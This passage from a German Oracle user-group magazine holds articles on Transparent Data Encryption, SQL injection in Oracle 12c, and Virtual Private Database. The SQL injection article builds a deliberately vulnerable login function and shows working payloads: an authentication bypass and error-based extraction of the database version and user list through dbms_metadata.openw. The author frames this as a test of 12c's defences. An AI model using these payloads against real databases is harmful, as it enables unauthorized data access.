Die Groß- und Kleinschreibung des Passwortes wird in Version 12 auch ohne Hochkommata berücksichtigt. Eine Änderung des Master Key ist über den Befehl „ADMINISTER KEY MANAGEMENT“ ebenfalls möglich. Zugriff auf verschlüsselte Daten erhält man nur über geöffnete „wallet/keystore“. Das Öffnen erfolgt bei jedem Start einer Datenbank im Mount-Status, bei der Version 10 oder 11 über den Befehl „ALTER SYSTEM SET ENCRYPTION WALLET OPEN IDENTIFIED BY „einpasswort““. Das Pendant dieses Befehls für die Datenbank Version 12 lautet „ADMINISTER KEY MANAGEMENT SET KEYSTORE OPEN IDENTIFIED BY „einpasswort““

```
ADMINISTER KEY MANAGEMENT
CREATE (LOCAL) AUTO_LOGIN KEYSTORE
FROM KEYSTORE '/etc/wallet/orcl' IDENTIFIED BY einpasswort
```

Listing 4

```
ADMINISTER KEY MANAGEMENT
ALTER KEYSTORE PASSWORD
IDENTIFIED BY einpasswort SET einneuespasswort WITH BACKUP
```

Listing 5

Nach dem Öffnen des „wallet/keystore“ wird der Master Key ausgelesen und in der SGA in leicht verschlüsselter Form („obfuscated“) vorgehalten. Das „wallet/keystore“ selbst wird deshalb von der laufenden Datenbank nicht mehr benötigt – was zum Beispiel die Möglichkeit eröffnet, sie auf einem Stick zu speichern und diesen nach dem Öffnen der Datenbank vom Rechner abzuziehen sowie an einer sicheren Stelle aufzubewahren.

Es ist möglich, „wallet/keystore“ bei jedem Start der Datenbank automatisch zu öffnen. Man spricht dann von „auto open“ oder „auto login wallets/keystores“. Damit deren Diebstahl bei gleichzeitigem Entwenden der Datendateien nicht zu einem Sicherheitsrisiko wird, können sie auch als sogenannte „local auto open“ oder „local auto login wallets/keystores“ angelegt werden. Diese lassen sich dann nur auf dem Rechner öffnen, auf dem sie angelegt wurden.

Das automatische Öffnen des „wallet“ erfolgt in der Version 10 oder 11 mit dem Oracle Wallet Manager (owm) oder über das Werkzeug „ORAPKI“. Es wird dann im selben Verzeichnis, in dem auch die Datei „ewallet.p12“ liegt, eine Datei „ewallet.sso“ angelegt, in der der Master Key der Datenbank verfügbar gemacht wird. Mit dem „owm“ beziehungsweise über „orapki“ ist auch das Passwort für das Wallet zu ändern.

In der Version 12 der Datenbank sind keine besonderen Werkzeuge für diese beiden Aktionen nötig. Hier gibt es dazu SQL-Befehle. Das automatische Öffnen des „keystore“ wird veranlasst über den Befehl in *Listing 4*, während das Passwort mit dem Befehl in *Listing 5* geändert wird.

„wallet/keystore“ sollten immer gesichert werden, nachdem sich Passwort oder Master Key geändert haben. In der Version 12 erfolgt das automatisch durch die Verwendung der Klausel „WITH BACKUP“ bei den entsprechenden Befehlen. In der Version 10 oder 11 muss der für das „wallet“ verantwortliche Mitarbeiter selbst für dieses Backup sorgen. Das ist extrem wichtig, denn es gibt keine Möglichkeit, verschlüsselte Daten ohne den Master Key aus dem „wallet/keystore“ zu entschlüsseln.

Auch im Rahmen des normalen Backups der Datenbank sollte man sich eine Strategie für das Sichern des „wallet/keystore“ überlegen. Vor allem bei Verwendung von „auto login-wallets/keystores“ wird dringend davon abgeraten, diese zusammen mit dem Backup abzulegen. Der Diebstahl des Backups würde dazu führen, dass der Dieb Zugriff auf die verschlüsselten Daten erlangen kann.

```
CREATE TABLESPACE sicheristsicher
DATAFILE '/app/oracle/oradata/dateiname.dbf' SIZE 10G
ENCRYPTION USING 'AES128' DEFAULT STORAGE (ENCRYPT)
```

Listing 6

Abschließend ist nur noch zu klären, wie man verschlüsselte Daten in einem Tablespace erzeugt. Das Verfahren ist identisch für die unterschiedlichen Datenbank-Versionen. Zunächst ist zu beachten, dass ein Tablespace nicht nachträglich verschlüsselt werden kann, sondern immer als verschlüsselt angelegt sein muss. Vorhandene Daten müssten also mit einem „CREATE TABLE AS SELECT“, mit einem Export/Import oder anderen Verfahren in ein verschlüsseltes Tablespace verschoben werden. *Listing 6* zeigt, wie zum Beispiel ein verschlüsseltes Tablespace angelegt wird.

Alle Daten, die in das Tablespace eingefügt beziehungsweise dort manipuliert werden, sind unter Beibehaltung der bekannten Befehle ohne weitere Klauseln (in der Oracle-Terminologie „transparent“) ver- beziehungsweise entschlüsselt. Eine Änderung von Anwendungen ist hier also ebenso unnötig wie beim Verschlüsseln des Netzwerk-Verkehrs. Das gilt auch für alle gängigen größeren Anwendungen von Oracle, zum Beispiel die E-Business Suite. Für SAP-Anwendungen gibt es Support-Hinweise, wie die Systeme aufzusetzen sind, um TDE zu nutzen.

Je nach Datenbankversion sind unterschiedliche Verschlüsselungsalgorithmen verfügbar. Nur diese können verwendet werden; eigene oder Open-Source-Verfahren wie Blowfish sind nicht möglich.

Während Tabellenspalten mit dem Befehl „ALTER TABLE“ nachträglich verschlüsselt oder auch „umgeschlüsselt“ werden können beziehungsweise die Verschlüsselung auch wieder komplett aufgehoben werden kann, ist eine nachträgliche Änderung oder Aufhebung der Verschlüsselung eines Tablespace nicht möglich. Auch eine nachträgliche Schlüssel-Änderung ist nicht erlaubt.

TDE und Container-Datenbanken

Zum Arbeiten mit Container-Datenbanken in der Version 12 sind ein paar zusätzliche Hinweise wichtig. Es gibt für eine Container-Datenbank immer nur einen „keystore“. Darin speichern alle „pluggable databases“ ihre Master Keys. Diese können exportiert und importiert werden, damit der Transport einer „pluggable database“ mit verschlüsselten Daten möglich ist. Der „keystore“ einer Container-Datenbank kann auch komplett mit dem „keystore“ einer anderen Container-Datenbank zusammengeführt werden. Schließlich ist bemerkenswert, dass ein „keystore“ immer erst auf der Ebene der Container-Datenbank geöffnet werden muss, bevor einzelne „pluggable databases“ ihn für sich öffnen und nutzen können.

Schlussbemerkung: Bei diesem Beitrag handelt es sich um die ausformulierte Version eines Vortrags, der am 3. Juni 2014 anlässlich der DOAG 2014 Datenbank in Düsseldorf gehalten wurde.

Heinz-Wilhelm Fabry
heinz-wilhelm.fabry@oracle.com

Oracle-Datenbank 12c und SQL Injection – alte Tricks in der neuen Datenbank

Vladimir Poliakov, AREVA GmbH

Einerseits gibt es bereits sehr viele Tutorials, Leitfäden und Frameworks zum Schutz vor der SQL-Injection-Bedrohung, mit denen dieses Thema schon seit Langem vom Tisch sein sollte. Anderseits kommt es selten, aber immer noch vor, dass etwas mal schnell programmiert wird, was die Datenbank-Administratoren zu Recht verärgert …

Aus diesem Grund holte der Autor seinen alten Artikel *[1]* aus der Schublade, um zu sehen, ob die neue Oracle-Datenbank 12*c* die alten SQL-Injection-Tricks abwehren kann. Wie bereits damals, bei den Tests der Version 11*g* R2, wurde dieses Mal auch eine Oracle-Instanz ohne jegliche zusätzliche Komponenten installiert *(siehe Listing 1)*.

Danach wurde ein Benutzer „TESTUSER" angelegt, der nur zwei Rollen „CONNECT" und „RESOURCE" besitzt. In diesem Schema entstand auch eine Tabelle „T_ACCOUNT", in der Benutzername und Passwörter einer Test-Anwendung verwaltet werden sollen *(siehe Listing 2)*.

```
SQL> select COMP_NAME, VERSION from dba_registry;

COMP_NAME                                          VERSION
-------------------------------------------------------
Oracle Workspace Manager                           12.1.0.1.0
Oracle XML Database                                12.1.0.1.0
Oracle Database Catalog Views                      12.1.0.1.0
Oracle Database Packages and Types                 12.1.0.1.0
```

Listing 1

```
SQL> desc T_ACCOUNT

Name           Null?      Type
---------------------------------------
T_ACCOUNT_ID   NOT NULL   NUMBER(9)
NAME           NOT NULL   VARCHAR2(30)
PWD            NOT NULL   VARCHAR2(30)

SQL> insert into T_ACCOUNT values(1, 'Dummyuser', 'dummypwd');
1 row created.
SQL> commit;
Commit complete.
SQL> select * from T_ACCOUNT;

T_ACCOUNT_ID NAME                           PWD
------------ ------------------------------ --------
           1 Dummyuser                      dummypwd
```

Listing 2

Zur Authentifizierung wurde eine kleine Funktion geschrieben, die prüft, ob der Benutzer mit dem Passwort in der „T_ACCOUNT"-Tabelle existiert und eine positive oder negative Antwort zurückgibt. Im Fehlerfall liefert die Funktion eine Exception zurück *(siehe Listing 3)*.

Die Funktion stellt grob eine reale Situation dar und sieht im ersten Augenblick wirklich harmlos aus, weil sie so gut wie keine Daten aus der Datenbank zum Client liefert. Anderseits nimmt die Funktion alle Eingabeparameter ohne Prüfung entgegen und ist somit für die SQL-Injection-Angriffe offen.

Nach diesen Vorbereitungen war das System zum Testen einsatzbereit. Auf eine grafische Oberfläche wurde bewusst aus Zeitgründen verzichtet und alle Testfälle direkt mithilfe eines Skripts in SQL*Plus durchgeführt *(siehe Listing 4)*. Die erste Aktion war, die Richtigkeit der Funktion zu prüfen *(siehe Listing 5)*. Nach dem Einspeisen der SQL-Injection-Zeichenkette ging das Experiment richtig los *(siehe Listing 6)*.

Zur Demonstration der SQL Injection wurde gleich am Anfang die Technik der kontrollierten Fehlermeldungen benutzt *[2]*, weil die PL/SQL-Testfunktion keine Daten zurücklieferte. Diese Technik hat sich bereits gut in der Oracle-11*g*-R2-EE und -XE bewährt und sollte auch in Oracle 12*c* möglich sein. Diese Vermutung war, wie man sieht, richtig.

Wie in der 11*g*-Version wirkt SQL Injection in der 12*c*-Version via PL/SQL-Netz-

```
CREATE OR REPLACE FUNCTION TEST.TEST_FUNCTION
(in_Username IN VARCHAR2, in_Pwd IN VARCHAR2)
RETURN VARCHAR2 IS
  n_AccountExists NUMBER;
  str_SQL VARCHAR(2000);
BEGIN
  str_SQL := 'select count(*) from t_account
where name = ''' || in_username || ''' and pwd
= ''' || in_pwd ||'''';

  EXECUTE IMMEDIATE str_SQL INTO n_AccountEx-
ists;

  if n_AccountExists > 0 then
    return 'Anmeldung ist korrekt';
  else
    return 'Anmeldung ist nicht korrekt';
  end if;

EXCEPTION
  WHEN OTHERS THEN RAISE;
END TEST_FUNCTION;
/
```

Listing 3

```
DECLARE
  IN_USERNAME VARCHAR2(200);
  IN_PWD VARCHAR2(200);
  v_Return VARCHAR2(200);
BEGIN
  IN_USERNAME := &IN_USERNAME;
  IN_PWD := &IN_PWD;

  v_Return := TEST_FUNCTION(
    IN_USERNAME => IN_USERNAME,
    IN_PWD => IN_PWD
  );
  DBMS_OUTPUT.PUT_LINE('v_Return = ' || v_Re-
turn);
END;
/
```

Listing 4

```
SQL> @exec_test_function.sql
Enter value for in_username: 'Testuser_name'
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 'Testuser_name';
Enter value for in_pwd: 'Test_pwd'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := 'Test_pwd';
v_Return = Anmeldung ist korrekt
```

Listing 5

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: '1'' or 1=1 --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := '1'' or 1=1 --';
v_Return = Anmeldung ist korrekt
```

Listing 6

werk-Paketen (UTL_TCP, UTL_HTTP etc.) nicht mehr. Diese Pakete müssen ab 11*g* vom DBA für die einzelnen Benutzer beziehungsweise Rollen über sogenannte „Access-Control-Listen" (ACL) explizit freigegeben werden. Diese werden über die XML-DB-Komponente gesteuert, die bereits nach der Default-Installation dabei ist *(siehe Listing 7)*.

So weit, so gut – man kann die PL/SQL-Netzwerk-Pakete für SQL-Injection-Angriffe wie in der Version 11*g* nicht verwenden. Das ist ein Lob für Oracle. Andererseits kann man die Access-Control-Listen wie früher umgehen. Die Alternative ist eine andere Funktion „CTXSYS.DRITHSX.SN" *[3]*, falls die Oracle-Text-Komponente mitinstalliert worden ist. Ansonsten bräuchte man eine andere Funktion, die „NUMBER" oder „VARCHAR2" als Rückgabewert sowie eine überschaubare Anzahl von Eingabeparametern (nicht mehr als 4) besitzt und von „TESTUSER" ausgeführt werden darf. Die Anfrage in *Listing 8* liefert die Liste der möglichen Kandidaten.

Selbstverständlich ist nicht die erste beliebige Funktion ein Kandidat für die SQL Injection *(siehe Listing 9)*, aber mit ein bisschen Logik und Scripting findet man schon einige geeignete Funktionen, wie „SYS.DBMS_METADATA.OPEN" oder „SYS.DBMS_METADATA.OPENW" *(siehe Listing 10)*. Jetzt kommt dank der in 11*g* R2 eingeführten Funktion „LISTAGG" eine effiziente Abfrage, die eine Datenbankbenutzer-Liste in einer Zeile liefert *(siehe Listing 11)*.

Nachdem jetzt die Version der Datenbank und alle User in der Datenbank bekannt sind, kann Google bei der Suche nach den bereits bekannten Bugs oder Hin-

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: '1'' or 1=(utl_inaddr.get_host_
name((select banner from v$version where rownum=1))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := '1'' or 1=(utl_inaddr.get_host_
name((select banner from v$version where rownum=1))) --';
DECLARE
*
ERROR at line 1:
ORA-24247: network access denied by access control list (ACL)
ORA-06512: at "TESTUSER.TEST_FUNCTION", line 20
ORA-06512: at line 9
```

Listing 7

```
select * from all_arguments where object_name in
(
select distinct object_name  from
(
SELECT distinct OBJECT_NAME, PACKAGE_NAME, POSITION, DATA_
TYPE, COUNT(POSITION) over(partition by OWNER, PACKAGE_NAME,
OBJECT_NAME) COUNT_ARG  FROM all_arguments where package_
name in (select object_name from all_procedures)
)
where POSITION = 0 and DATA_TYPE in ('NUMBER','VARCHAR2')
and COUNT_ARG <= 5
)
order by owner, package_name, object_name;
```

Listing 8

```
SQL> @exec_test_function
TESTUSER@ORCL|SQL> @Listing_4
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: '1'' or 1=(dbms_addm.get_ash_query((select ban-
ner from v$version where rownum=1),1)) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := '1'' or 1=(dbms_addm.get_ash_query((select banner
from v$version where rownum=1),1)) --';
DECLARE
*
ERROR at line 1:
ORA-13616: The current user TESTUSER has not been granted the ADVISOR
privilege.
ORA-06512: at "TESTUSER.TEST_FUNCTION", line 20
ORA-06512: at line 9
```

Listing 9

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: '1'' or 1=(dbms_metadata.openw(1, (select ban-
ner from v$version where rownum=1))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := '1'' or 1=(dbms_metadata.openw(1, (select banner
from v$version where rownum=1))) --';
DECLARE
*
ERROR at line 1:
ORA-31600: invalid input value Oracle Database 12c Enterprise Edition
Release 12.1.0.1.0 - 64bit Production for parameter VERSION in function
OPENW
ORA-06512: at "TESTUSER.TEST_FUNCTION", line 20
ORA-06512: at line 9
```

Listing 10

```
SQL> @exec_test_function
Enter value for in_username: 1
old   6:   IN_USERNAME := &IN_USERNAME;
new   6:   IN_USERNAME := 1;
Enter value for in_pwd: '1'' or 1=(sys.dbms_metadata.openw(null, (se-
lect listagg(username, '':'') within group (order by username) from
all_users))) --'
old   7:   IN_PWD := &IN_PWD;
new   7:   IN_PWD := '1'' or 1=(sys.dbms_metadata.openw(null, (select
listagg(username, '':'') within group (order by username) from all_us-
ers))) --';
DECLARE
*
ERROR at line 1:
ORA-31600: invalid input value ANONYMOUS:APPQOSSYS:AUDSYS:DBSNMP:DIP:GS
MADMIN_INTERNAL:GSMCATUSER:GSMUSER:ORACLE_OCM:OUTLN:SYS:SYSBACKUP:SYSDG
:SYSKM:SYSTEM:TESTUSER:WMSYS:XDB:XS$NULL for parameter VERSION in func-
tion OPENW
ORA-06512: at "TESTUSER.TEST_FUNCTION", line 20
ORA-06512: at line 9
```

Listing 11

tertürchen helfen. Danach ist die weitere Vorgehensweise dem Können des Angreifers *[4]* überlassen. Es kann entweder das Stehlen der Daten oder im schlimmsten Fall sogar ein Angriff auf den Datenbank-Server sein.

Fazit

Die Faustregel lautet: „Bind-Variable sind für die Datenbankzugriffe Pflicht". Das gilt auch für die Version 12*c*, weil es gegen falsche Programmierung leider keine Mittel *[5]* gibt.

Referenzen

[1] Vladimir Poliakov: Oracle 11*g* XE Beta und SQL Injection – ein kleiner Schlüssel für die große Tür, DOAG News Oktober 2011

[2] Musings on Database Security: http://www.slaviks-blog.com

[3] Alexander Kornbrust Oracle Security Blog: http://blog.red-database-security.com

[4] DOAG SIG Security am 11. September 2013: Alexander Kornbrust, Oracle 12*c* Security aus Angreifersicht

[5] Oracle Tutorial Defending Against SQL Injection Attacks: http://download.oracle.com/oll/tutorials/SQLInjection/index.htm

Vladimir Poliakov
vladimir.poliakov@areva.com

Virtual Private Database

Mathias Weber und Markus Geis, Institut für Notfallmedizin und Medizinmanagement, Klinikum der Universität München

Die Sicherheit von Daten vor unberechtigten Zugriff spielt in der heutigen Zeit eine entscheidende Rolle. Aufgabe von IT und Organisation ist es, Strukturen zu schaffen, die es ermöglichen, Informationen vor unbefugtem Zugriff zu schützen.

Das Institut für Notfallmedizin und Medizinmanagement (siehe „www.inm-online.de“) wurde zum Jahreswechsel 2001/02 als interdisziplinäre klinische Einrichtung am Klinikum der Universität München errichtet. Neben der interdisziplinären Forschung und Lehre in der Notfallmedizin, im Rettungswesen und im Management/Lehrmanagement der Medizin erbringt das INM vor allem Dienstleistungen auf den genannten Gebieten.

Ist-Zustand bei Zugriffsrechten bei Datenbank-Applikationen

Datenbank-Applikationen beruhen meist auf einer unterschiedlichen Anzahl von Tabellen, die die Daten der Applikation beinhalten. Werden für die Applikationen differenzierte Zugriffsrechte benötigt, können auf die Datenbank-Objekte Rechte vergeben werden (Objekt-Privilegien für Tables: „select“, „insert“, „update“ oder „delete“). Diese Privilegien beziehen sich auf die gesamten Objekte. Wenn etwa für eine bestimmte Tabelle das „select“-Privileg an einen Benutzer gegeben wird („grant select on emp to user1“), werden sämtliche Daten dieser Tabelle vollständig angezeigt („select * from emp“).

Wie kann man erreichen, dass ein Benutzer eine eingeschränkte Sicht auf Datensätze hat (etwa nur die Daten der Abteilung 20 sehen darf)? Diese Einschränkungen werden sehr oft über die Applikation realisiert, indem die Abfrage für jeden User vor der Ausführung geändert wird („select * from emp where deptno=20“). Dieser Applikationsaufbau benötigt dann eine selbstgeschriebene Userverwaltung, die als Basis eine vordefinierte Rechtestruktur beinhaltet; diese ermöglicht Einschränkungen über SQL-Statements.

Gibt es Alternativen?

Bietet Oracle auf Datenbank-Ebene Möglichkeiten, die Sichten auf Daten einer Table zeilenweise für unterschiedliche User einzuschränken, ohne dass beispielsweise Statement-Änderungen in Applikationen vorzunehmen sind beziehungsweise diese Einschränkungen schon via SQL-Plus greifen. Neben dem Zugriff über Views bietet Oracle mit Virtual Private Database eine Möglichkeit, den Zugriff auf Zeilen-Ebene zu steuern.

Views werden zur Laufzeit aufgebaut und können daher trotz gleichem Statement-Aufbau unterschiedliche Zeilenanzahlen zurückgeben. Die Nutzung von VIEWS ist für die Applikation transparent. Der „User-Context“ wird genutzt, um den angemeldeten User an die VIEW weiterzugeben (local -/ default Context). *Listing 1* zeigt ein Beispiel.

Folgendes Statement ergibt bei unterschiedlichen eingeloggten Usern andere Ergebnisse, User „SCOTT“ *(siehe Listing 2)* und User „SYSTEM“ *(siehe Listing 3)*.

Diese Möglichkeit ist in allen Oracle-Editionen möglich und kostenfrei. Bei diesem Vorgehen kann allerdings die Performance ein Problem darstellen. Zudem sind „insert“, „update“ und „delete“ bei komplexen Views über PL/SQL-Prozeduren/Funktionen zu realisieren.

Virtual Private Database

Neben der Möglichkeit über VIEWS bietet die Oracle Enterprise Edition mit dem Feature „Virtual Private Database“ (VPD) eine weitere interessante Möglichkeit, den Zugriff von Daten auf Zeilenebene einzuschränken. Als zusätzliche Option wird die Label-Security aufgeführt, die allerdings extra lizenziert werden muss.

VPD ergänzt SQL-Statements aufgrund einer Funktion mit einer zusätzlichen Bedingungszeile, die während der Laufzeit an das Statement angehängt wird und die Einschränkung durchsetzt. Die Statements müssen dadurch nicht geändert oder angepasst werden, sondern sind über den Connect beziehungsweise CONTEXT gesteuert. Synonym werden die Begriffe „Row Level“ (RLS) und „Fine grained access control“ (FGAC) verwendet.

Untrennbar mit VPD ist der Begriff „Context“ verbunden. Damit ist eine Anzahl von Variablen bezeichnet, die Informationen zwischen Applikation, Datenbank und Usern abgleichen und setzen. Diese Möglichkeit wurde speziell geschaffen, um VPD mit Drei-Tier-Applikationen zu nutzen, da diese keine Verbindung halten.

```
create or replace view v_daten_current_mitarbeiter
Select * from emp
where ename = SYS_CONTEXT('userenv','current_user');
```

Listing 1

```
select ename, sal from scott.v_daten_current_mitarbeiter;

ENAME             SAL
---------- ----------
SCOTT            3000
```

Listing 2

```
select ename, sal from scott.v_daten_current_mitarbeiter;
Es wurden keine Zeilen ausgewählt
```

Listing 3

```
my_users
USERID     CLASS      DEPTS
---------- ---------- ----------
SYSTEM     ADMIN
SCOTT      DEPTADM    40
BLAKE      DEPTADM    20
MILLER     DEPTADM    30
KING       ADMIN
```

Listing 4

```
(select * from emp where deptno = 40)
CREATE OR REPLACE function benutzerdaten IS
    v_dept   number(6);
    v_class  varchar2(20);
  BEGIN
    select depts, class
    into v_dept, v_class
    from my_users
    where userid = SYS_CONTEXT('USERENV', 'SESSION_USER');

    if v_class = 'ADMIN' then
       return '1=1'
    else
     return 'DEPTNO = '|| v_dept;
    end if;
end;
```

Listing 5

Aufbau einer VPD

VPD ist durch eine Funktion, eine Policy und eine Userverwaltungs-Umgebung definiert. Die Funktion erzeugt einen Rückgabe-String, der das auszuführende SQL-Statement ergänzt. Die Policy hängt die Funktion an die definierte Tabelle, um die zeilenweise Einschränkung der Datenansicht durchzusetzen. Die Userverwaltungs-Umgebung kann zum Beispiel aus einer Tabelle bestehen. Diese enthält die Informationen der Zugriffsrechte. Im folgenden Beispiel soll die Tabelle „my_users" die Sicht auf die Informationen der Mitarbeiter-Tabelle „emp" einschränken *(siehe Listing 4)*.

Die User „SYSTEM" und „KING" sollen alle Daten sehen, alle anderen User jeweils nur die Mitarbeiter-Infos der Abteilung („Depts"), der sie angehören. Um diese Vorgabe durchzusetzen, wird eine Funktion benötigt, die die Infos für die Berechtigungen (Rückgabewert für die Policy) zusammenstellt. Diese Funktion wird mit PL/SQL als „stored procedure/function" erstellt. Sie baut den „Rückgabe-String" auf, der den abgesetzten SQL-Befehl um eine zusätzliche „WHERE"-Bedingung ergänzt. Die Berechtigungskonzepte können beliebig komplex sein *(siehe Listing 5)*. Über eine Policy wird die Funktion „benutzerdaten" an die Tabelle „EMP" gebunden: „SYS.DBMS_RLS.ADD_POLICY" *(siehe Listing 6)*.

Die Policy anlegen

Beim Anlegen der Policy wird diese auch aktiviert („enable=>TRUE"). Über „statements_types" kann definiert werden, wann die Policy greifen soll („SELECT, INSERT, UPDATE, DELETE"). Somit kann ein User keine Zeilen für eine Abteilung anlegen beziehungsweise ändern, wenn ihm über die Policy keine Rechte eingeräumt werden.

Die Einstellung „policy_type=>dbms_rls.dynamic" legt fest, dass die Policy bei jedem Aufruf neu geparst beziehungsweise geprüft wird. Beim Ausführen des Select-Statements („select * from emp;") erhält der User „KING" alle Datensätze der Tabelle „Emp" zurück, während der User „SCOTT" nur die Datensätze der Tabelle „EMP" sieht, die die Abteilungs-Nummer „40" enthalten.

VPD in einer Drei-Tier-Umgebung

Moderne Web-Applikation nutzen für die Datenbank-Verbindung sehr oft einen technischen User („connection-pool"). Die Applikation regelt hier über eine eigene User-Verwaltung die Zugriffe und damit Änderungen von SQL-Statements, um die Einschränkung der Datensicht zu ermöglichen. Diese Applikations-User haben keine echte Verbindung zur Datenbank und können nicht über den „DEFAULT-CONTEXT" ausgelesen werden. Das Statement „SYS_CONTEXT('USERENV', 'SESSION_USER'" ergibt dabei den technischen User. Somit sind diese Applikationen „stateless". Die Connection wird nicht gehalten, sondern über den Connection-Pool realisiert. Wie ist dieses Problem zu lösen?

Oracle bietet die Möglichkeit, einen eigenen „CONTEXT" zu setzen. Diese „CONTEXT"-Variablen werden während der Applikationsausführung von der Policy-Funktion ausgewertet, um die Datensicht einzuschränken. Der „CONTEXT" ist

```
BEGIN
  SYS.DBMS_RLS.ADD_POLICY     (
    ,object_name           => 'EMP'
    ,policy_name           => 'ZUGRIFFSKONTROLLE_EMP'
    ,policy_function       => 'benutzerdaten'
    ,statement_types       => 'SELECT,INSERT,UPDATE,DELETE'
    ,policy_type           => dbms_rls.dynamic
    ,enable                => TRUE );
END;
```

Listing 6

```
CREATE OR REPLACE package body rdb_login_package
is
  procedure set_context(p_userid in varchar2) is
     v_dept number(6);
  begin
     for cl in (select nvl(dept,0) from
      my_users where upper(ename) = upper(p_userid)) loop
        v_dept := cl.id_rdb;
     end loop;
     dbms_session.set_context('rdb_context','ID_DEPT', v_dept);
  end;
```

Listing 7

```
CREATE OR REPLACE function f_dept_policy
(p_schema varchar2, p_object varchar2) return varchar2 is
  v_sql varchar2(32767);
begin
  if sys_context('rdb_context','ID_RDB') = 0 then
     v_sql ='1=1';
   elsif sys_context('rdb_context','ID_RDB') != 0 then
     v_sql:=' depnto =('||sys_context('rdb_context','ID_RDB')||')';
  end if;
return v_sql;
end;
```

Listing 8

im Hinblick auf VPD optimiert, um eine hohe Performance zu erreichen. Der Aufbau eines „CONTEXT“ erfolgt mit: „CREATE OR REPLACE CONTEXT RDB_CONTEXT USING RDB_LOGIN_PACKAGE;“. Das „Create“-Statement legt einen „CONTEXT“ mit dem Namen „RDB_CONTEXT“ an, der nur vom Package „RDB_LOGIN_PACKAGE” geändert werden kann („trusted“). In *Listing 7* wird ein „CONTEXT“ in einem Package erzeugt („dbms_session.set_context“). Er kann beispielsweise von einer Funktion ausgewertet werden, die den Rückgabewert für die Policy liefert *(siehe Listing 8)*.

„SYS.DBMS_RLS.ADD_POLICY“ legt die Policy an. Die aufgebaute Policy-Umgebung kann auf zweierlei Weise genutzt werden:

- Datenbank-User
  über „after-logon-trigger” und „rdb_login_package.set_context('xyz-user');“
- Applikations-User
  Aufruf beispielsweise unter Apex

Das Package wird wie folgt eingebunden: Shared Components -> Security Attributes -> Security/Database Session.

VPD für Spaltenmaskierung

Neben der Durchsetzung zeilenweiser Datensatz-Einschränkung können auch Spalten via VPD maskiert werden („column-level VPD“). Dies wird über die Parameter beim Erstellen der Policy realisiert. Welche Spalten maskiert werden sollen (Spalte „SAL“), wird mit „sec_relevant_cols =>'SAL'“ angegeben. Werte der eingestellten Spalten werden nicht angezeigt, wenn keine Berichtigung über die Policy ermöglicht wurde (etwa „SAL“ bleibt „NULL“) „sec_relevant_cols_opt => DBMS_RLS.ALL_ROWS“. Die Default-Einstellung ist „NULL”. Das heißt, dass Zeilen nicht angezeigt werden, wenn keine Berechtigung über die Policy vorhanden ist und die Spalte angesprochen wird. *Listing 9* zeigt dazu ein Beispiel.

Fazit

Die Nutzung von VPD und „CONTEXT“ kann in unterschiedlichen Umgebungen eingesetzt werden:

- Connection-Pool / PROXY_USER
- LDAP
- Oracle Internet Directory
- Apex-User

Die Nutzung ist dadurch sehr flexibel. VPD ist komplett transparent für jegliche Art von Applikation. Dies betrifft ODBC, OLE, SQL-Plus etc. Der Rechte-Aufbau ist dabei überall gleich und zieht sich durch alle Oracle-Tools (wie „export/import“). Es können nur Daten ausgelesen werden, für die der User über die Policy Berechtigungen hat. Die eingestellten Policies werden konsequent durchgesetzt.

NEWSTICKER

Das neue Flaggschiff der Exadata-Familie

Ein gutes halbes Jahr nach der Vorstellung der ersten Systeme der fünften Exadata-Generation hat Oracle mit dem Modell „Exadata Database Machine X4-8“ das Angebot nach oben vervollständigt. Es ersetzt die bisherige Acht-Sockel-Maschine und richtet sich an Betreiber sehr großer Data-Warehouse-Lösungen, höchst anspruchsvoller OLTP-Systeme oder umfangreicher konsolidierter Oracle-Umgebungen.

```
select name, sal from emp;

NAME       SAL
-----------------
SMITH
MILLER    2000
WARD
JONES
```

Listing 9

Markus Geis
markus.geis@med.uni-muenchen.de

Mathias Weber
mathias.weber@med.uni-muenchen.de

VPD ist einfach umzusetzen, es sind nur PL/SQL-Kenntnisse notwendig. Applikationen bleiben bei Änderungen von Rechtestrukturen aufgrund neuer betrieblicher Anforderungen unverändert. SQL-Statements müssen nicht geändert werden.

VPD nutzt den Oracle-Optimizer (CBO) und baut den „EXPLAIN-PLAN" aufgrund der statistischen Informationen/Histogramme optimal auf. VPD hat daher so gut wie keinen negativen Einfluss auf die Performance einer Applikation. Es entsteht nur ein sehr kleiner Overhead. Einzige Einschränkung: Der User „SYS" umgeht jegliche Policy.

Der Einsatz von VPD ist sehr zu empfehlen, da Sicherheit und Flexibilität durch den Einsatz zunehmen. Applikation werden dadurch zukunftsfähiger, weil bei einer betrieblichen Änderung von Rechte-Strukturen (Abteilungen werden zusammengefasst; andere Sichten sollen ermöglicht werden etc.) keine Anpassungen auf Applikationsseite durchgeführt werden müssen.

Security Guide – Eine Checkliste für den Datenbank-Administrator

Der Datenbank-Administrator trägt aufgrund seiner Tätigkeit eine besondere Verantwortung für den Datenschutz und die Datensicherheit. Oft scheint er sich zwar dessen bewusst, kann aber die Situation häufig nicht richtig einschätzen. Diese Checkliste mit typischen Fallbeispielen soll ihm dabei helfen, ein besseres Gefühl für den Datenschutz zu entwickeln, damit er nicht selbst ins Fadenkreuz der Datenschützer gerät.

